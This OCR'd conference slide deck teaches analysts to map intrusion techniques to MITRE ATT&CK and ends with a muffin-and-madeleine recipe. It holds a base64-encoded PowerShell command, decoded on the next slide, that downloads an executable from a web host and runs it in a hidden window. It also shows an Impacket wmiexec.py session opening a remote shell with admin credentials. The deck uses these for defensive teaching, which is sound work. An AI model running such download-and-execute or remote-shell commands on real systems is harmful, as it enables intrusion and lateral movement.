MITRE ATT&CK Mapping and The World's Best Muffins

Bill Batchelor

PancakesCon 5


March 24, 2024

Welcome!

- Who am I?
  - 8+ years cybersecurity, prior to that 25+ years IT
  - Used MITRE ATT&CK to analyze hundreds of intrusions
- Why are we here today?
  - Help you get some insight into how MITRE ATT&CK is used in practice
  - Using MITRE ATT&CK to deconstruct compound TTPs
  - Goal: Leave with knowledge to proficiently use MITRE ATT&CK to map threat actor techniques and enrich your intrusion analysis.
- Why else are we here?
  - We are going to talk food
  - The world's best muffins and the story behind them
  - And some resources so you can try this at home

What is MITRE ATT&CK?

- Framework for describing the TTPs of a cyber attack
- Practitioner/Community driven
- Knowledge base of threat actor techniques
- Tells not just what happened, but also *how* it happened
- An important, fundamental skill for new analysts
- https://attack.mitre.org/matrices/enterprise/



Why do we use MITRE ATT&CK?

- Common vocabulary
- Structured analysis aid
- Tracking trends in adversary attacks
- Sharing intelligence and research
- Let’s Be Honest About MITRE ATT&CK® Mappings and the “So What?”, SANS Cyber Threat Intelligence Summit 2024, Jamie Williams, January 30, 2024.

Example of MITRE ATT&CK Mapping and Usage

https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-060b

CYBERSECURITY & INFRASTRUCTURE SECURITY AGENCY — AMERICA'S CYBER DEFENSE AGENCY

Search

Topics | Spotlight | Resources & Tools | News & Events | Careers | About

Home / News & Events / Cybersecurity Advisories / Cybersecurity Advisory

CYBERSECURITY ADVISORY

Threat Actors Exploit Multiple Vulnerabilities in Ivanti Connect Secure and Policy Secure Gateways

Release Date: February 29, 2024 **Alert Code:** AA24-060B

RELATED TOPICS: CYBER THREATS AND ADVISORIES, INCIDENT DETECTION, RESPONSE, AND PREVENTION, SECURING NETWORKS

ACTIONS TO TAKE TODAY TO MITIGATE CYBER THREATS AGAINST IVANTI APPLIANCES:

1. Limit outbound internet connections from SSL VPN appliances to restrict access to required services.
2. Keep all operating systems and firmware up to date.
3. Limit SSL VPN connections to unprivileged accounts.

SUMMARY

The Cybersecurity and Infrastructure Security Agency (CISA) and the following partners (hereafter referred to as the authoring organizations) are releasing this joint Cybersecurity Advisory to warn that cyber threat actors are exploiting previously identified vulnerabilities in Ivanti Connect Secure and Ivanti Policy Secure gateways. CISA and authoring organizations appreciate the cooperation of Volexity, Ivanti, Mandiant and other industry partners in the development of this advisory and ongoing incident response activities. Authoring organizations:

- Federal Bureau of Investigation (FBI)

APPENDIX C: MITRE ATT&CK TACTICS AND TECHNIQUES


Table 5: Cyber Actors ATT&CK Techniques for Enterprise

Initial Access		
Technique Title	**ID**	**Use**
Exploit Public-Facing Applications	T1190	Cyber actors will use custom web shells planted on public facing applications which allows persistence in victims' environment.
Persistence		
Technique Title	**ID**	**Use**
Valid Accounts	T1078	Cyber actors leverage compromised accounts to laterally move within internal systems via RDP, SBD, and SSH.
Server Software Component: Web Shell	T1505.003	Cyber actors may use web shells on internal- and external-facing web servers to establish persistent access to systems.
Execution		
Technique Title	**ID**	**Use**
Command and Scripting Interpreter: PowerShell	T1059.001	Cyber actors leverage code execution from request parameters that are decoded from hex to base64 decoded, then passed to Assembly.Load() . Which is used to execute arbitrary powershell commands.
Exploitation for Client Execution	T1203	Cyber actors will exploit software vulnerabilities such as command-injection and achieve unauthenticated remote code execution (RCE).

Technique Mapping #1: PowerShell

- PowerShell is used for Execution
- Commonly used to download additional tooling
- Often the cmdlets and arguments are encoded and obfuscated to avoid detection
- Here is a common example using the "EncodedCommand" parameter:


```
PowerShell -EncodedCommand
"KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuA
FcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQA
oACcAaAB0AHQAcABzADoALwAvAGcAaQB0AGgAdQBiAC4AYwBvAG0ALwByAHUAY
wBrAHMANABjAGsAZQByAC8AUABhAG4AYwBhAGsAZQBzAEMAbwBuADUALwByAGE
AdwAvAG0AYQBpAG4ALwBwAGEAbgBjAGEAawBlAHMALgBlAHgAZQAnACwAJwBDA
DoAXABVAHMAZQByAHMAXABYAFgAWABYAFgAWABYAFgAXABBAHAAcABEAGEAdAB
hAFwATABvAGMAYQBsAFwAVABlAG0AcABcAHAAYQBuAGMAYQBrAGUAcwAuAGUAe
ABlACcAKQA7AFMAdABhAHIAdAAtAFAAcgBvAGMAZQBzAHMAIAAtAFcAaQBuAGQ
AbwB3AFMAdAB5AGwAZQAgAGgAaQBkAGQAZQBuACAAJwBDADoAXABVAHMAZQByA
HMAXABYAFgAWABYAFgAWABYAFgAXABBAHAAcABEAGEAdABhAFwATABvAGMAYQB
sAFwAVABlAG0AcABcAHAAYQBuAGMAYQBrAGUAcwAuAGUAeABlACcA"
```



Mitre Techniques:
T1059 Command and Scripting Interpreter
T1059.001 PowerShell
T1027 Obfuscated Files or Information
T1027.010 Command Obfuscation
Anything else?

Technique Mapping #1: PowerShell

- Can use CyberChef to convert from base64 UTF16-LE to UTF-8





```
PowerShell (New-Object
System.Net.WebClient).DownloadFile('https://github.com/rucks4cker/P
ancakesCon5/raw/main/pancakes.exe','C:\Users\XXXXXXXX\AppData\Local
\Temp\pancakes.exe');Start-Process -WindowStyle hidden
'C:\Users\XXXXXXXX\AppData\Local\Temp\pancakes.exe';
```

Mitre Techniques:
T1059 Command and Scripting Interpreter
T1059.001 PowerShell
T1027 Obfuscated Files or Information
T1027.010 Command Obfuscation
T1130 Ingress Tool Transfer
T1071 Application Layer Protocol
T1071.001 Web Protocols
T1564 Hide Artifacts
T1564.003 Hidden Window

If pancakes.exe was a malicious payload, we would also tag what it attempted to do. Possibly Process Injection, Data Encrypted for Impact, etc.

Technique Mapping #2: Impacket wmiexec.py

- Impacket is a collection of open-source Python modules for "working with network protocols" but more commonly abused by threat actors
- Impacket wmiexec.py opens a semi-interactive shell on the target device and can be used for lateral movement
- wmiexec.py requires valid admin credentials
- Uses DCOM to connect to port 135 and Windows Instrument Management (WMI) Provider Host (WmiPrvSE.exe) on target endpoint
- Uses a cmd or powershell on target endpoint to invoke commands
- Writes command output to a temporary file (and deletes those later)
- Uses SMB connection port 445 to read output from the temp files



- Wait – how did you know that?

Technique Mapping #2: Impacket wmiexec.py

- We can look at the code:
  https://github.com/fortra/impacket/blob/master/examples/wmiexec.py

```
#!/usr/bin/env python
# Impacket - Collection of Python classes for working with network protocols.
...
# Description:
#   A similar approach to smbexec but executing commands through WMI.
#   Main advantage here is it runs under the user (has to be Admin)
#   account, not SYSTEM, plus, it doesn't generate noisy messages
#   in the event log that smbexec.py does when creating a service.
#   Drawback is it needs DCOM, hence, I have to be able to access
#   DCOM ports at the target machine.
```

```
def execute_remote(self, data, shell_type='cmd'):
        if shell_type == 'powershell':
            data = '$ProgressPreference="SilentlyContinue";' + data
            data = self.__pwsh + b64encode(data.encode('utf-16le')).decode()
```

```
import sys
import os
import cmd
import argparse
import time
import logging
import ntpath
from base64 import b64encode
```


```
if self.__noOutput is False:
            command += ' 1> ' + '\\\\127.0.0.1\\%s' % self.__share + self.__output + ' 2>&1'

self.__transferClient.deleteFile(self.__share, self.__output)
```

```
from impacket.examples import logger
from impacket.examples.utils import parse_target
from impacket import version
from impacket.smbconnection import SMBConnection, SMB_DIALECT, SMB2_DIALECT_002, SMB2_DIALECT_21
from impacket.dcerpc.v5.dcomrt import DCOMConnection, COMVERSION
from impacket.dcerpc.v5.dcom import wmi
from impacket.dcerpc.v5.dtypes import NULL
from impacket.krb5.keytab import Keytab
from six import PY2
```

A lot of great stuff here, and you don't have to be a reverse engineer to find it!

Technique Mapping #2: Impacket wmiexec.py




```
┌──(bill㉿pancakesvm)-[~]
└─$ python3 wmiexec.py pancakeadmin@192.168.100.137
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>hostname
PancakesTarget01

C:\>
```

```
C:\>netstat -an|findstr 192.168.50.147
  TCP    192.168.100.137:135      192.168.50.147:53630    ESTABLISHED
  TCP    192.168.100.137:445      192.168.50.147:53150    ESTABLISHED
  TCP    192.168.100.137:54164    192.168.50.147:54444    ESTABLISHED
```

cmd.exe /Q /c hostname 1> \\127.0.0.1\ADMIN$__1710898253.652137 2>&1

https://www.epochconverter.com/

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Result	Command Line	Parent PID	Image Path
9:31:00.1656027 PM	wmiprvse.exe	8732	Process Start	SUCCESS	C:\WINDOWS\system32\wbem\wmiprvse.exe -secured -Embedding	900	C:\WINDOWS\system32\wbem\wmiprvse.exe
9:31:00.2511617 PM	cmd.exe	1424	Process Start	SUCCESS	cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$__1710898253.652137 2>&1	8732	C:\WINDOWS\system32\cmd.exe
9:31:00.2575594 PM	Conhost.exe	13184	Process Start	SUCCESS	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1	1424	C:\WINDOWS\System32\Conhost.exe
9:31:01.3394460 PM	cmd.exe	2612	Process Start	SUCCESS	cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$__1710898253.652137 2>&1	8732	C:\WINDOWS\system32\cmd.exe
9:31:01.3449818 PM	Conhost.exe	5952	Process Start	SUCCESS	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1	2612	C:\WINDOWS\System32\Conhost.exe
9:31:15.5418122 PM	cmd.exe	14936	Process Start	SUCCESS	cmd.exe /Q /c hostname 1> \\127.0.0.1\ADMIN$__1710898253.652137 2>&1	8732	C:\WINDOWS\system32\cmd.exe
9:31:15.5476478 PM	Conhost.exe	19488	Process Start	SUCCESS	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1	14936	C:\WINDOWS\System32\Conhost.exe
9:31:15.5966714 PM	HOSTNAME....	6332	Process Start	SUCCESS	hostname	14936	C:\WINDOWS\SYSTEM32\HOSTNAME.EXE


Technique Mapping #2: Impacket wmiexec.py

What do we now know about wmiexec.py:

- Connects to WMI Provider Host on remote host
- Uses DCOM for initial connection
- Requires valid admin credentials
- Opens a cmd shell on the remote host
- Writes command output to temp file
- Uses SMB to read output from temp file
- Temp file later deleted
- Executed hostname.exe on the remote host

Mitre Techniques:

T1047 Windows Management Instrumentation



Technique Mapping #2: Impacket wmiexec.py

Observation	MITRE ATT&CK Mapping
Connects to WMI Provider Host on remote host	T1047 Windows Management Instrumentation
Uses DCOM for initial connection	T1021 Remote Services T1021.003 Distributed Component Object Model
Requires valid admin credentials	T1078 Valid Accounts T1078.003 Local Accounts
Opens a cmd shell on the remote host	T1059 Command and Scripting Interpreter T1059.003 Windows Command Shell
Writes command output to temp file	T1074 Data Staged T1074.001 Local Data Staging
Uses SMB to read output from temp file	T1021 Remote Services T1021.002 SMB/Windows Admin Shares
Temp file later deleted	T1070 Indicator Removal T1070.004 File Deletion
Executed hostname.exe on the remote host	T1082 System Information Discovery


Wrap-up and Takeaways

We learned how to use the MITRE ATT&CK framework to describe techniques used by attackers during an intrusion

- Common vocabulary
- Structured analysis aid
- Tracking trends in adversary attacks
- Understanding how adversaries behave helps defenders decide where best to deploy resources to defend against them!

Tutorials:
https://attack.mitre.org/resources/learn-more-about-attack/training/cti/

Practice makes perfect. You can find free intrusion reports and blogs written by analysts and researchers. Download them. Read them. Try to fully understand what happened. Then map the intrusion using MITRE ATT&CK.



References and Further Research

- Slides and list of free intrusion reports and blogs -- https://github.com/rucks4cker/PancakesCon5
- https://attack.mitre.org/resources/
- https://medium.com/mitre-attack/att-ck-101-17074d3bc62
- https://riccardoancarani.github.io/2020-05-10-hunting-for-impacket/#wmiexecpy
- https://www.crowdstrike.com/blog/how-to-detect-and-prevent-impackets-wmiexec
- https://github.com/fortra/impacket/blob/master/examples/wmiexec.py
- https://redcanary.com/threat-detection-report/techniques/windows-admin-shares/
- https://redcanary.com/threat-detection-report/techniques/powershell/
- https://www.crowdstrike.com/blog/blocking-malicious-powershell-downloads/
- https://www.sans.org/presentations/let-s-be-honest-about-mitre-att-ck-mappings-and-the-so-what-/
- https://learn.microsoft.com/en-us/sysinternals/downloads/procmon
- https://cyberchef.io/

Part 2: The Worlds Best Muffins!

Nothing Better Than Muffins

- Quick and easy breakfast
- Great with afternoon coffee/tea
- Easy to take along
- Great late-night snack (IR?)

+

History Behind These

- I like to bake
- I also don’t have a lot of time
- I like muffins and I *really* like madeleines
- I merged two recipes to suit my tastes
- The great taste of madeleines with the ease of a muffin made it the world's best! (IMO)

Part 2: The Basic Batter

Muffins (6-10 depending on size)

- 1 cup almond meal
- 1/2 cup all purpose flour
- 1/3 cup sugar
- 1 1/2 teaspoon baking powder
- 1/2 teaspoon salt
- 2 large eggs; lightly beaten
- 1/2 cup milk
- 1/4 cup almond oil

Madeleines (12 - One Tin)

- 1/2 cup almond meal
- 1/4 cup all purpose flour
- 1/4 cup sugar
- 1 teaspoon baking powder
- 1/4 teaspoon salt
- 1 large egg; lightly beaten
- 1/4 cup milk
- 1/8 cup almond oil

Combine first 5 ingredients in a bowl, then make a well in the middle.
Add egg, milk and oil, stirring just until moistened and smooth.
Spoon into prepared muffin or madeleine pans filling 2/3 full.

Baking your muffins

Option 1: Muffin Tins

- Either butter and flour the muffin tins or use paper muffin cups
- If muffin cups, I prefer the tulip cups over fluted ones - better crust, less overflow worry
- Muffins with tulip cups is quick and easy
- 400°F for 20-25 minutes

Option 2: Madeleine Tins

- Tin or nickel plated is traditional
- Non-stick available but doesn't seem to help much
- Ample butter and flour is a must
- Best way - like muffin tops
- 350°F for 20-25 minutes

Enjoying Your Muffins

Variations

- Blueberries work great
- Raspberries are delicious
- Basically anything
- Just be careful of things that stick
- Try *your* favorite muffin recipe in madeleine tins

Beverage Pairings

- Great cup of coffee
- Espresso based drinks
- Strong, good quality tea
- All these can be regular or decaf
- Decaf didn't improve my blood pressure, but I do sleep way better
- I recently found a decaf tea that actually tastes good

Tools and Supplies

MITRE ATT&CK Mapping and The World's Best Muffins

Thank you!

Any Questions?

Slides and list of open-source intel, blogs and reports:
https://github.com/rucks4cker/PancakesCon5